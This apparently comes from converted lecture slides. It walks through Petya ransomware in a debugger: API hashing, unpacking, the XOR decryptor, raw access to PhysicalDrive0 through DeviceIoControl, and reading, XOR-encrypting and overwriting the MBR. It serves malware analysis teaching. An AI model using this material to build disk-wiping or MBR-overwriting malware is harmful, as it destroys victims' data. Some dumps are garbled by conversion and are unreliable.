ASCII column displaying the names of various Windows API functions. The API names are: `kernel32.GetProcAddress`, `kernel32.LoadLibraryA`, and `kernel32.VirtualAlloc`. The hashed values are: `7C0DFCAA`, `EC0E4E8E`, and `91AFCA54`.

Address	Hex	ASCII
7610B201	57 00 47 65 74 50 72 6F 63 41 64 64 72 65	w.GetProcAddress
7610B211	00 47 65 74 50 72 6F 63 65 73 73 41 66 66	.GetProcessAffin
7610B221	69 74 79 4D 61 73 68 00 47 65 74 50 72 6F	ityMask.GetProce
7610B231	73 73 44 45 50 50 6F 6C 69 63 79 00 47 65	ssDEPPolicy.GetP
7610B241	72 6F 63 65 73 73 47 72 6F 75 70 41 66 66	rocessGroupAffin
7610B251	69 74 79 00 47 65 74 50 72 6F 63 65 73 73	ity.GetProcessHa
7610B261	6E 64 6C 65 43 6F 75 6E 74 00 47 65 74 50	ndleCount.GetPro
7610B271	63 65 73 73 48 65 61 70 00 47 65 74 50 72	cessHeap.GetProc
7610B281	65 73 73 48 65 61 70 73 00 47 65 74 50 72	essHeaps.GetProc
7610B291	65 73 73 49 64 00 47 65 74 50 72 6F 63 65	essId.GetProcess
7610B2A1	49 64 4F 66 54 68 72 65 61 64 00 47 65 74	IdofThread.GetPr
7610B2B1	6F 63 65 73 73 49 6F 43 6F 75 6E 74 65 72	ocessIoCounters.
7610B2C1	47 65 74 50 72 6F 63 65 73 73 50 72 65 66	GetProcessPrefer
7610B2D1	72 65 64 55 49 4C 61 6E 67 75 61 67 65 73	redUILanguages.G
7610B2E1	65 74 50 72 6F 63 65 73 73 50 72 69 6F 72	etProcessPriorit
7610B2F1	79 42 6F 6F 73 74 00 47 65 74 50 72 6F 63	yBoost.GetProces

Address	Address	Comments
0012FEF0	0041AD73	petya.0041AD73
0012FEF4	001F1BE8	
0012FEF8	760A1837	kernel32.GetProcAddress
0012FEFC	76104DA8	kernel32.76104DA8
0012FFF0	760A05F4	kernel32.VirtualAlloc
0012FFF4	760A2864	kernel32.LoadLibraryA
0012FFF8	77B24DC0	ntdll.NtFlushInstr
0012FF0C	0041B363	petya.0041B363
0012FF10	77B155F0	ntdll.77B155F0
0012FF14	00000003	

hashed values	API
7C0DFCAA	GetProcAddress
EC0E4E8E	LoadLibraryA
91AFCA54	VirtualAlloc

# New Executable Image

- allocates new virtual memory using VirtualAlloc
- copies the new image to the new virtual memory, section by section
- resolves APIs using the GetProcAddress

The screenshot shows a debugger window titled 'Dump 3' with two panels. The top panel displays assembly code with addresses and API names. The bottom panel displays assembly code with addresses and API addresses. Annotations highlight specific parts of the code.

**new memory location**

**API names**

**API address**

**API addresses**

Address	ASCI
002FA8F0	SetFilePointer..g.SetFilePointerEx..%.writeFile.A
002FA930	SystemDirectoryA.Y.DeviceIoControl.R.CloseHandle.
002FA970	Process...GetLastError..E.GetProcAddress...GetModul
002FA9B0	apAlloc..I.HeapFree..J.GetProcessHeap..KERNEL32.dll
002FA9F0	seContext..CryptAcquireContextA..A.CryptGenRandom
002FAA30	sToken...LookupPrivilegeValueA..AdjustTokenPrivi
002FAA70	.dll.....
002FAAB0	.....

Address	Comments
002F9FFC	00000000
002FA000	75F6B5A2 advapi32.LookupPrivilegeValueA
002FA004	75F6B7C4 advapi32.OpenProcessToken
002FA008	75F5E5EE advapi32.CryptGenRandom
002FA00C	75F58C7F advapi32.CryptAcquireContextA
002FA010	75F5E74C advapi32.CryptReleaseContext
002FA014	75F6B656 advapi32.AdjustTokenPrivileges
002FA018	00000000
002FA01C	760A34FF kernel32.SetFilePointer
002FA020	76092A2A kernel32.SetFilePointerEx
002FA024	760A11CC kernel32.WriteFile
002FA028	7609DAA9 kernel32.ReadFile
002FA02C	7609C5F4 kernel32.GetSystemDirectoryA
002FA030	7609EBDD kernel32.DeviceIoControl
002FA034	760A05B7 kernel32.CloseHandle
002FA038	760A28FC kernel32.CreateFileA
002FA03C	7609F176 kernel32.GetLastError
002FA040	760A1837 kernel32.GetProcAddress
002FA044	760A28D7 kernel32.GetModuleHandleA
002FA048	77B3209D ntdll.RtlAllocateHeap
002FA04C	7609F198 kernel32.HeapFree
002FA050	7609F24C kernel32.GetProcessHeap
002FA054	7609EF76 kernel32.GetTickCount
002FA058	760A060C kernel32.GetCurrentProcess
002FA05C	00000000

Address	Assembly	Comments
0041BBFA	mov eax,dword ptr ss:[ebp]	
0041BBFD	add eax,2	eax:"SetFilePointer
0041BC00	add eax,edi	eax:"SetFilePointer
0041BC02	push eax	eax:"SetFilePointer
0041BC03	push esi	
0041BC04	call ebx	ebx:GetProcAddress
0041BC06	mov dword ptr ss:[ebp],eax	
0041BC09	add ebp,4	

# Execution Flow

- New executable image
- .xxxx section
- Bootable disk
- Initial call to DeviceIoControl
- \\.\PhysicalDrive0
- Read, Encrypt, and Overwrite
- Reboots the system to activate the payload
- Payload in a debugger

- locates and decrypts .xxxx section

encrypted

00300838

decrypted

```
002F119B
xor ebx,ebx
inc ebx
sub ebx,esi
```

.xxxx  
section

```
002F11A0
xor     edx,edx
lea     ecx,dword ptr ds:[ebx+esi]
mov     eax,ebp
div     ecx
xor     byte ptr ds:[esi],dl
inc     esi
dec     edi
jne     2F11A0
```

```
002F11AF  mov  dl,1
```

## XOR decryptor


# Execution Flow

- New executable image
- .xxxx section
- Bootable disk
- Initial call to DeviceIoControl
- \\.\PhysicalDrive0
- Read, Encrypt, and Overwrite
- Reboots the system to activate the payload
- Payload in a debugger



# Bootable Disk

- locates bootable disk
- terminates if the malware can't open drive C:



# CreateFile()

- to open a physical or logical drive
- use `FILE_SHARE_READ` and `FILE_SHARE_WRITE` flag

Address	Offset	Return
0012F1D8	0002F8AF6	RETURN from kernel32.CreateFileA to 002F8AF6
0012F1DC	0012F210	FileName = "\\.\C:"
0012F1E0	00000000	DesiredAccess = 0
0012F1E4	00000003	ShareMode = FILE_SHARE_READ FILE_SHARE_WRITE
0012F1E8	00000000	pSecurity = NULL
0012F1EC	00000003	CreationDisposition = OPEN_EXISTING
0012F1F0	00000000	Attributes = 0
0012F1F4	00000000	hTemplate = NULL
0012F1F8	00000001	
0012F178	0003B89FB	RETURN from kernel32.CreateFileA to 003B89FB
0012F17C	0012F254	FileName = "\\.\PhysicalDrive0"
0012F180	80100000	DesiredAccess = GENERIC_READ 100000
0012F184	00000003	ShareMode = FILE_SHARE_READ FILE_SHARE_WRITE
0012F188	00000000	pSecurity = NULL
0012F18C	00000003	CreationDisposition = OPEN_EXISTING
0012F190	00000000	Attributes = 0
0012F194	00000000	hTemplate = NULL
0012F198	00000001	

logical drive

physical drive

- Logical Drive

`\\.\C:`

*hard drive partition letter, e.g. drive C:*

- Physical Drive

`\\.\PhysicalDrive0`

*physical drive are represented as `\\.\PhysicalDriveX`, where  $X$  is 0,1,2*



# Execution Flow

- New executable image
- .xxxx section
- Bootable disk
- Initial call to DeviceIoControl
- \\.\PhysicalDrive0
- Read, Encrypt, and Overwrite
- Reboots the system to activate the payload
- Payload in a debugger

# DeviceIoControl()

Sends a control code directly to a specified device driver, causing the corresponding device to perform the corresponding operation.

Syntax:

```
BOOL WINAPI DeviceIoControl(  
    _In_      HANDLE      hDevice,  
    _In_      DWORD       dwIoControlCode,  
    _In_opt_  LPVOID      lpInBuffer,  
    _In_      DWORD       nInBufferSize,  
    _Out_opt_ LPVOID      lpOutBuffer,  
    _In_      DWORD       nOutBufferSize,  
    _Out_opt_ LPDWORD      lpBytesReturned,  
    _Inout_opt_ LPOVERLAPPED lpOverlapped  
);
```

# Initial call to DeviceIoControl()

```
BOOL
WINAPI
DeviceIoControl( 000000A0,           // handle to device
                 IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS, // dwIoControlCode
                 NULL,              // lpInBuffer
                 0,                 // nInBufferSize
                 0012F218,          // output buffer
                 32,                // size of output buffer
                 0,                 // number of bytes returned
                 NULL               // OVERLAPPED structure
);
```

```
mov esi,eax ; eax:"\\.\\"
cmp esi,FFFFFFFF
jne 2F8B06
```

```
002F8B06
push ebx
lea eax,dword ptr ss:[esp+18]
push eax ; eax:"\\.\\"
push 20
lea eax,dword ptr ss:[esp+2C]
push eax ; eax:"\\.\\"
push ebx
push ebx
push 560000
push esi
call dword ptr ds:[<&DeviceIoControl>]
push esi
call dword ptr ds:[<&CloseHandle>]
mov al,byte ptr ss:[esp+28]
mov esi,2FA26C ; 2FA26C:"\\.\\"PhysicalDrive0
```

**dwIoControlCode:**

0x560000

IOCTL\_VOLUME\_GET\_VOLUME\_DISK\_EXTENTS

**lpOutBuffer:**

*A pointer to a buffer that receives a VOLUME\_DISK\_EXTENTS structure that specifies the physical location of the disk.*

**VOLUME\_DISK\_EXTENTS structure**

*Represents a physical location on a disk.*

```
002E8B21 RETURN from kernel32.DeviceIoControl to 002E8B21
000000A0 hDevice = 000000A0
00560000 IoControlCode = IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS
00000000 InBuffer = NULL
00000000 InSize = 0
0012F218 OutBuffer = 0012F218 -> 00
00000020 OutSize = 32
0012F20C BytesReturned = 0012F20C -> 0
00000000 lpOverlapped = NULL
00002151
```

# Bootable Disk

the initial calls to CreateFileA() and DeviceIoControl() are used to check if the drive C: is accessible

```
002F8B06
push ebx
lea eax,dword ptr ss:[esp+18]
push eax ; eax:"\\\\.\\c:"
push 20
lea eax,dword ptr ss:[esp+2C]
push eax ; eax:"\\\\.\\c:"
push ebx
push ebx
push 560000
push esi
call dword ptr ds:[&DeviceIoControl]
push esi
call dword ptr ds:[&CloseHandle]
mov al,byte ptr ss:[esp+28]
mov esi,2FA26C ; 2FA26C:"\\\\.\\PhysicalDrive0"
```

```
002F8AFD
push eax ; eax:"\\\\.\\c:"
call dword ptr ds:[&CloseHandle]
jmp 2F8AAD
```

terminates

```
002F8B21 RETURN from kernel32.DeviceIoControl to 002F8B06
00000000 hDevice = 00000000
00560000 IoControlCode = IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS
00000000 InBuffer = NULL
00000000 InSize = 0
0012F218 OutBuffer = 0012F218 -> 00
00000020 OutSize = 32
0012F20C BytesReturned = 0012F20C -> 0
00000000 lpOverlapped = NULL
00002151
```

logical drive

```
0012F1D8 002F8AF6 RETURN from kernel32.CreateFileA to 002F8AF6
0012F1DC 0012F210 FileName = "\\.\\c:"
0012F1E0 00000000 DesiredAccess = 0
0012F1E4 00000003 ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE
0012F1E8 00000000 pSecurity = NULL
0012F1EC 00000003 CreationDisposition = OPEN_EXISTING
0012F1F0 00000000 Attributes = 0
0012F1F4 00000000 hTemplate = NULL
0012F1F8 00002151
```

# Execution Flow

- New executable image
- .xxxx section
- Bootable disk
- Initial call to DeviceIoControl
- \\.\PhysicalDrive0
- Read, Encrypt, and Overwrite
- Reboots the system to activate the payload
- Payload in a debugger

# \\.\PhysicalDrive0

- Disk Device Objects created by Windows disk class driver
  - » \Device\HarddiskX\DRX
    - \Device\Harddisk0\DR0
    - \Device\Harddisk0\DR1
- Backward Compatibility (Windows NT 4)
  - » \Device\Harddisk0\Partition0 → \Device\Harddisk0\DR0
- Legacy name (symbolic links)
  - » \GLOBAL??\PhysicalDrive0 → \Device\Harddisk0\DR0
- \\.\PhysicalDriveX for CreateFileA()
  - » \\.\PhysicalDrive0 → \Device\Harddisk0\DR0
  - » CreateFileA("\\.\PhysicalDrive0", ...)

# Using WinObj

# \\.\PhysicalDrive0

The image displays two screenshots of the WinObj utility, illustrating the relationship between the `\\.\PhysicalDrive0` path and the underlying device path `\Device\Harddisk0\DR0`.

**Top Screenshot:** The left pane shows the tree structure with `Device\Harddisk0` selected. The right pane lists the following objects:

Name	Type	Symbolic Link
DR0	Device	
Partition0	SymbolicLink	\Device\Harddisk0\DR0
Partition1	SymbolicLink	\Device\Harddisk0\Volume1

A callout box indicates the mapping: `\Device\Harddisk0\Partition0` → `\Device\Harddisk0\DR0`.

**Bottom Screenshot:** The left pane shows the tree structure with `GLOBAL??` selected. The right pane lists various system objects, including:

Name	Type	Symbolic Link
DEAuth	SymbolicLink	\Device\DEAuth
PhysicalDrive0	SymbolicLink	\Device\Harddisk0\DR0
PIPE	SymbolicLink	\Device\NamedPipe
PRN	SymbolicLink	\DosDevices\LPT1
ProcmonDebugLog...	SymbolicLink	\device\ProcmonDebug...
ProcmonExternalLo...	Event	
Psched	SymbolicLink	\Device\Psched
Root#*ISATAP#000...	SymbolicLink	\Device\00000001
Root#*ISATAP#000...	SymbolicLink	\Device\00000001
Root#*TEREDO#000...	SymbolicLink	\Device\00000002
Root#*TEREDO#000...	SymbolicLink	\Device\00000002
Root#MS_AGILEVP...	SymbolicLink	\Device\00000035
Root#MS_AGILEVP...	SymbolicLink	\Device\00000035
Root#MS_L2TPMINI...	SymbolicLink	\Device\00000036
Root#MS_L2TPMINI...	SymbolicLink	\Device\00000036

A callout box indicates the mapping: `\GLOBAL??\PhysicalDrive0` → `\Device\Harddisk0\DR0`.



# \\.\PhysicalDrive0

- CreateFileA("\\.\PhysicalDrive0", ...)
- DeviceIoControl(fileHandle, 0x70048,...)

The image displays a debugger window with assembly code on the left and return values on the right, connected by a large red arrow.

**Assembly Code (Left):**

```
002F89DC push ebp
002F89DD mov ebp,esp
002F89DF sub esp,9c
002F89E5 push esi
002F89E6 xor esi,esi
002F89E8 push esi
002F89E9 push esi
002F89EA push 3
002F89EC push esi
002F89ED push 3
002F89EF push 80100000
002F89F4 push ecx
002F89F5 call dword ptr ds:[<&CreateFileA>]
002F89FB cmp eax,FFFFFFFF
002F89FE jne 2F8A0C
002F8A00 push eax
002F8A01 call dword ptr ds:[<&CloseHandle>]
002F8A07 push 2
002F8A09 pop eax
002F8A0A jmp 2F8A39
002F8A0C push esi
002F8A0D lea ecx,dword ptr ss:[ebp-4]
002F8A10 push ecx
002F8A11 push 90
002F8A16 lea ecx,dword ptr ss:[ebp-98]
002F8A1C push ecx
002F8A1D push esi
002F8A1E push esi
002F8A1F push 70048
002F8A24 push eax
002F8A25 call dword ptr ds:[<&DeviceIoControl>]
002F8A2B push 2
002F8A2D test eax,eax
002F8A2F pop ecx
```

**Return Values (Right):**

**Return from kernel32.CreateFileA to 003B89FB**

0012F178	0012F254	FileName = "\\.\PhysicalDrive0"
0012F180	80100000	DesiredAccess = GENERIC_READ 100000
0012F184	00000003	ShareMode = FILE_SHARE_READ FILE_SHARE_WRITE
0012F188	00000000	pSecurity = NULL
0012F18C	00000003	CreationDisposition = OPEN_EXISTING
0012F190	00000000	Attributes = 0
0012F194	00000000	hTemplate = NULL
0012F198	00000001	

**Return from kernel32.DeviceIoControl to 003C8A2B**

0012F174	003C8A2B	hDevice = 000000A0
0012F178	000000A0	IoControlCode = 70048
0012F17C	00070048	InBuffer = NULL
0012F180	00000000	InSize = 0
0012F184	00000000	OutBuffer = 0012F1A0 -> FE
0012F188	0012F1A0	OutSize = 144
0012F18C	00000090	BytesReturned = 0012F234 -> 9
0012F190	0012F234	pOverlapped = NULL
0012F194	00000000	

# Call to DeviceIoControl()

```
BOOL
WINAPI
DeviceIoControl( 000000A0,           // handle to device
                 IOCTL_DISK_GET_PARTITION_INFO_EX, // dwIoControlCode
                 NULL,              // lpInBuffer
                 0,                 // nInBufferSize
                 0012F1A0,          // output buffer
                 144,               // size of output buffer
                 0012F234,          // number of bytes returned
                 NULL               // OVERLAPPED structure
);
```

```
002F8A10  push ecx
002F8A11  push 90
002F8A16  lea ecx,dword ptr ss:[ebp-98]
002F8A1C  push ecx
002F8A1D  push esi
002F8A1E  push esi
002F8A1F  push 70048
002F8A24  push eax
002F8A25  call dword ptr ds:[<&DeviceIoControl>]
002F8A2B  push 2
002F8A2D  test eax,eax
002F8A2F  nop ecx
```

**dwIoControlCode:**

0x70048


IOCTL\_DISK\_GET\_PARTITION\_INFO\_EX

**lpOutBuffer:**

*Receives the partition information*

**PARTITION\_INFORMATION\_EX**

*Contains partition information for standard AT-style master boot record (MBR) and Extensible Firmware Interface (EFI) disks.*



```
0012F174  C003C8A2B  RETURN from kernel32.DeviceIoControl to
0012F178  000000A0  hDevice = 000000A0
0012F17C  00070048  IoControlCode = 70048
0012F180  00000000  InBuffer = NULL
0012F184  00000000  InSize = 0
0012F188  0012F1A0  OutBuffer = 0012F1A0 -> FE
0012F18C  00000090  OutSize = 144.
0012F190  0012F234  BytesReturned = 0012F234 -> 9
0012F194  00000000  lpOverlapped = NULL
```

# PARTITION\_INFORMATION\_EX

**dwIoControlCode:**

0x70048

IOCTL\_DISK\_GET\_PARTITION\_INFO\_EX

**lpOutBuffer:**

*Receives the partition information*

**PARTITION\_INFORMATION\_EX**

*Contains partition information for standard AT-style master boot record (MBR) and Extensible Firmware Interface (EFI) disks.*

```
typedef struct {
    PARTITION_STYLE PartitionStyle;
    LARGE_INTEGER StartingOffset;
    LARGE_INTEGER PartitionLength;
    DWORD PartitionNumber;
    BOOLEAN RewritePartition;
    union {
        PARTITION_INFORMATION_MBR Mbr;
        PARTITION_INFORMATION_GPT Gpt;
    };
} PARTITION_INFORMATION_EX;
```

```
typedef enum PARTITION_STYLE {
    PARTITION_STYLE_MBR = 0,
    PARTITION_STYLE_GPT = 1,
    PARTITION_STYLE_RAW = 2
} PARTITION_STYLE;
```

**Constants :**

**PARTITION\_STYLE\_MBR**

*Master boot record (MBR) format. This corresponds to standard AT-style MBR partitions.*

**PARTITION\_STYLE\_GPT**

*GUID Partition Table (GPT) format.*

**PARTITION\_STYLE\_RAW**

*Partition not formatted in either of the recognized formats—MBR or GPT*

# Using Process Monitor

# \\.\PhysicalDrive0

- CreateFileA("\\.\PhysicalDrive0", ...)
- DeviceIoControl(fileHandle, 0x70048,...)

Assembly code snippet showing the implementation of `CreateFileA` and `DeviceIoControl`. Red arrows point from the function calls in the list above to the corresponding assembly blocks.

**CreateFileA** (Address 000F89E0):

```
000F89E0 xor esi, esi
000F89E1 push esi
000F89E2 push esi
000F89E3 push 3
000F89E4 push esi
000F89E5 push 3
000F89E6 push 80100000
000F89E7 push ecx
000F89E8 call dword ptr ds:[<CreateFileA>]
000F89E9 cmp eax, FFFFFFFF
000F89EA jne 2F8A0C
000F89EB push eax
000F89EC call dword ptr ds:[<CloseHandle>]
000F89ED push 2
000F89EE jmp 2F8A39
000F89EF push esi
000F89F0 lea ecx, dword ptr ss:[ebp-4]
000F89F1 push ecx
000F89F2 push 90
000F89F3 lea ecx, dword ptr ss:[ebp-98]
000F89F4 push ecx
000F89F5 push esi
000F89F6 push 70048
000F89F7 push eax
000F89F8 call dword ptr ds:[<DeviceIoControl>]
000F89F9 push 2
000F89FA test eax, eax
000F89FB jmp 2F8A0C
```

**DeviceIoControl** (Address 0003C8A2B):

```
0003C8A2B hDevice = 000000A0
0003C8A2C IoControlCode = 70048
0003C8A2D InBuffer = NULL
0003C8A2E InSize = 0
0003C8A2F OutBuffer = 0012F1A0 -> FE
0003C8A30 OutSize = 144
0003C8A31 BytesReturned = 0012F234 -> 9
0003C8A32 pOverlapped = NULL
```

CreateFileA("\\.\PhysicalDrive0", ...)

Process Monitor - Sysinternals: www.sysinternals.com

Process N...	PID	Operation	Path	Result	Detail
petya.eXE	3624	CreateFile	\Device\Harddisk0\DR0	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Synchronous I/O
petya.eXE	3624	DeviceIoControl	\Device\Harddisk0\DR0	SUCCESS	Control: IOCTL_DISK_GET_PARTITION_INFO_EX

Showing 2 of 2,953,299 events (0.000067%)

DeviceIoControl(fileHandle, 0x70048,...)

# Execution Flow

- New executable image
- .xxxx section
- Bootable disk
- Initial call to DeviceIoControl
- \\.\PhysicalDrive0
- Read, Encrypt, and Overwrite
- Reboots the system to activate the payload
- Payload in a debugger

# Read, Encrypt, and Overwrite

- Reads a copy of the MBR(sector 0x00)
- A series of instructions for the sector 0x01 to 0x21
  - » CreateFileA()
  - » SetFilePointerEx()
  - » ReadFile()
  - » CloseHandle()
  - » **XOR with 0x37**
  - » CreateFileA()
  - » SetFilePointerEx()
  - » WriteFile()
  - » CloseHandle()
- Writes the new MBR
- Writes the small kernel code starting at sector 0x22

# MBR format

- MBR/Sector size is 0x200 bytes
  - » 0 to 0x1bd: bootstrap
  - » 0x1be: 1st partition table entry (16 bytes)
  - » 0x1ce: 2nd partition table entry (16 bytes)
  - » 0x1de: 3rd partition table entry (16 bytes)
  - » 0x1ee: 4th partition table entry (16 bytes)
  - » 0x1fe: 0x55, 0xAA (bootsector marker)



# Read, Encrypt, and Overwrite

## Reading the MBR

- SetFilePointerEx()
- ReadFile()

```

002F892E
push ecx
push esi
call dword ptr ds:[<&SetFilePointerEx>]
push ebx
lea eax, dword ptr ss:[ebp-4]
mov ebx, 200
push eax
push ebx
push edi
push esi
call dword ptr ds:[<&ReadFile>]
test eax, eax
je 2F891A
    
```

```

002F891A
xor eax, eax
jmp 2F895C
    
```

```

002F894D
push esi
call dword ptr ds:[<&CloseHandle>]
xor eax, eax
cmp dword ptr ss:[ebp-4], ebx
sete al
    
```

Dump 2

Address	Hex	ASCII
0012F888	33 C0 8E D0 BC 00 7C 8E C0 8E D8 BE 00 7C BF 00	3A.0%. .A.0%
0012F898	06 B9 00 02 FC F3 A4 50 68 1C 06 CB FB B9 04 00	...u0pPh..E0
0012F8A8	BD BE 07 80 7E 00 00 7C 0B 0F 85 0E 01 83 C5 10	%%.~... . .E0
0012F8B8	E2 F1 CD 18 88 56 00 55 C6 46 11 05 C6 46 10 00	âñí...V.UAF..AF
0012F8C8	B4 41 BB AA 55 CD 13 5D 72 0F 81 FB 55 AA 75 09	"A»aUí.r..0Ua
0012F8D8	F7 C1 01 00 74 03 FE 46 10 66 60 80 7E 10 00 74	-A..t.pF.f...~
0012F8E8	26 66 68 00 00 00 00 66 FF 76 08 68 00 00 68 00	&fh...fyv.h..
0012F8F8	7C 68 01 00 68 10 00 B4 42 8A 56 00 8B F4 CD 13	[h..h..B.V..ô
0012F908	9F 83 C4 10 9E EB 14 B8 01 02 BB 00 7C 8A 56 00	..A..ë...».. V
0012F918	8A 76 01 8A 4E 02 8A 6E 03 CD 13 66 61 73 1C FE	..v..N..n.i.fas
0012F928	4E 11 75 0C 80 7E 00 80 0F 84 8A 00 B2 80 EB 84	N.u...v...»..a
0012F938	55 32 E4 8A 56 00 CD 13 5D EB 9E 81 3E FE 7D 55	U2â.v.i.jë..>
0012F948	AA 75 6E FF 76 00 E8 8D 00 75 17 FA B0 D1 E6 64	aunyv.ë...u.d'Na
0012F958	E8 83 00 B0 DF E6 60 E8 7C 00 B0 FF E6 64 E8 75	ë...Bâë 'yad
0012F968	00 FB 88 00 BB CD 1A 66 23 C0 75 3B 66 81 FB 54	ü...>.i.f#Au;f..
0012F978	43 50 41 75 32 81 F9 02 01 72 2C 66 68 07 B8 00	CPAu2.ü...r.fh..
0012F988	00 66 68 00 02 00 00 66 68 08 00 00 66 53 66	..fh...fh...f..
0012F998	53 66 55 66 68 00 00 66 68 00 00 66 7C 00 66	Sfufh...fh...
0012FA08	61 68 00 00 07 CD 1A 5A 32 F6 EA 00 7C 00 00 CD	ah...i.z20ë...
0012FA18	18 A0 B7 07 EB 08 A0 B6 07 EB 03 A0 B5 07 32 E4	...ë.. ..ë..µ..
0012FA28	05 00 07 8B F0 AC 3C 00 74 09 BB 07 00 B4 0E CD	...ô-<..t..»..
0012FA38	10 EB F2 F4 EB FD 2B C9 E4 64 EB 00 24 02 E0 F8	..ëöëy+Eäë..\$.
0012FA48	24 02 C3 49 6E 76 61 6C 69 64 20 70 61 72 74 69	\$.Ainvalid partition table.Error loading operating system.Missing operating system file.
0012FA58	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	em...c ...qëâ...
0012FA68	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	!..pyy...öy...
0012FA78	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0012FA88	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0012FA98	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

0x55AA  
end of sector marker

